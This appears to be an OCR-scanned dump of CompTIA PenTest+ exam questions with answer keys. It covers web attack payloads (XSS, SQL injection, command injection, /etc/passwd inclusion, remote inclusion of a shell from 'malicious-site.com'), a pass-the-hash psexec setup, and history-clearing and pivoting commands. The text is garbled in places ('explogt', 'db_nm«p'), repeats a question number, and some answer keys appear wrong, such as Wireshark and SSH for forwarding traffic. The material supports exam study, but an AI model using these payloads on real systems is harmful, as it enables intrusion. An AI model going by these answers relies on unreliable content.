

PT0-001 Dumps

CompTIA PenTest+ Certification Exam

https://www.certleader.com/PT0-001-dumps.html



NEW QUESTION 1
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.



Show Question   Reset All Answers

Payloads | Vulnerability Type | Remediation

```
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e
#inner-tab"><script>alert(1)</script>
site=www.exa'ping%20-c%2010%20localhost'mple.com
item=widget';waitfor%20delay%20'00:00:20';--
logfile=%2fetc%2fpasswd%00
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
item=widget%20union%20select%20null,null,@@version;--
redir=http:%2f%2fwww.malicious-site.com
item=widget'+convert(int,@@version)+'
lookup=$(whoami)
```


Vulnerability Type options:
- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

Remediation options:
- Parameterized queries
- Preventing external calls
- Input Sanitization .. \ / , sandbox requests
- Input Sanitization ; $ [ ] ( )
- Input Sanitization ' ' ; < > ...

A. Mastered
B. Not Mastered

Answer: A

NEW QUESTION 2
A security consultant is trying to attack a device with a previous identified user account.



```
Module options (exploit/windows/smb/psexec):

Name                    Current Setting                                               Required
----------              -----------------------                                       ------------
RHOST                   192.168.1.10                                                  yes
RPORT                   445                                                           yes
SERVICE_DESCRIPTION                                                                   no
SERVICE_DISPLAY_NAME                                                                  no
SERVICE_NAME                                                                          no
SHARE                   ADMIN$                                                        no
SMBDOMAIN               ECorp                                                         yes
SMBPASS                 aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2433ep  no
SMBUSER                 Administrator                                                 no
                                                                                      no
```

Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Answer: D


NEW QUESTION 3
The following command is run on a Linux file system: Chmod 4111 /usr/bin/sudo
Which of the following issues may be explogted now?

A. Kernel vulnerabilities
B. Sticky bits
C. Unquoted service path
D. Misconfigured sudo

Answer: D


NEW QUESTION 4
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)




```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)




```
dig -q any _lanman._tcp.internal.comptia.net
```

C)



```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)



```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 5
While prioritizing findings and recommendations for an executive summary, which of the following considerations would De MOST valuable to the client?

A. Levels of difficulty to explogt identified vulnerabilities
B. Time taken to accomplish each step
C. Risk tolerance of the organization
D. Availability of patches and remediations

Answer: C

NEW QUESTION 6
A penetration tester successfully explogts a DM2 server that appears to be listening on an outbound port The penetration tester wishes to forward that traffic back to a device Which of the following are the BEST tools to use few this purpose? (Select TWO)

A. Tcpdump
B. Nmap
C. Wiresrtark

D. SSH
E. Netcat
F. Cain and Abel

Answer: CD

NEW QUESTION 7
A penetration tester has successfully explogted an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

A. history --remove
B. cat history I clear
C. rm -f ./history
D. history -c

Answer: D

NEW QUESTION 8
When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate
B. Company policy
C. Impact tolerance
D. Industry type

Answer: A

NEW QUESTION 9
Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?

A. To remove the persistence
B. To enable penitence
C. To report persistence
D. To check for persistence

Answer: A

NEW QUESTION 10
During an internal network penetration test, a tester recovers the NTLM password hash tor a user known to have full administrator privileges on a number of target systems Efforts to crack the hash and recover the plaintext password have been unsuccessful Which of the following would be the BEST target for continued explogtation efforts?

A. Operating system Windows 7 Open ports: 23, 161
B. Operating system Windows Server 2016 Open ports: 53, 5900
C. Operating system Windows 8 1Open ports 445, 3389
D. Operating system Windows 8 Open ports 514, 3389


Answer: C

NEW QUESTION 10
A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

A. Script kiddies
B. APT actors
C. Insider threats
D. Hacktrvist groups

Answer: B

NEW QUESTION 15
Click the exhibit button.



Wireshark · Packet 58 · wireshark_pcapng_any_2017

```
▾ Frame 58: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
      Interface id: 0 (any)
      Encapsulation type: Linux cooked-mode capture (25)
      Arrival Time: Oct 13, 2017 09:42:06.031803085 EDT
      [Time shift for this packet: 0.000000000 seconds]
      Epoch Time: 1507902126.031803085 seconds
      [Time delta from previous captured frame: 0.363170553 seconds]
      [Time delta from previous displayed frame: 0.363170553 seconds]
      [Time since reference or first frame: 93.693209117 seconds]
      Frame Number: 58
      Frame Length: 62 bytes (496 bits)
      Capture Length: 62 bytes (496 bits)
      [Frame is marked: True]
      [Frame is ignored: False]
      [Protocols in frame:
      [Coloring Rule Name:
      [Coloring Rule String:
▾ Linux cooked capture
      Packet type: Broadcast (1)
      Link-layer address type: 1
      Link-layer address length: 6
      Source: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
      Protocol:        (0x0806)
      Padding: 00000000000000000000000000000000

      Hardware type: Ethernet (1)
      Protocol type: IPv4 (0x0800)
      Hardware size: 6
      Protocol size: 4
      Opcode: request (1)
      Sender MAC address: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
      Sender IP address: 192.168.1.4
      Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
      Target IP address: 192.168.1.1
```

A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

A. SNMP brute forcing
B. ARP spoofing
C. DNS cache poisoning
D. SMTP relay

Answer: B

NEW QUESTION 18
Which of Ihe following commands would allow a penetration tester to access a private network from the Internet in Metasplogt?

A. set rhost 192.168.1.10
B. run autoroute -a 192.168.1.0/24
C. db_nm«p -iL /tmp/privatehoots . txt
D. use auxiliary/servet/aocka^a

Answer: D

NEW QUESTION 21
In a physical penetration testing scenario, the penetration tester obtains physical access to a laptop following .s a potential NEXT step to extract credentials from the device?

A. Brute force the user's password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisonin

Answer: D

NEW QUESTION 22
......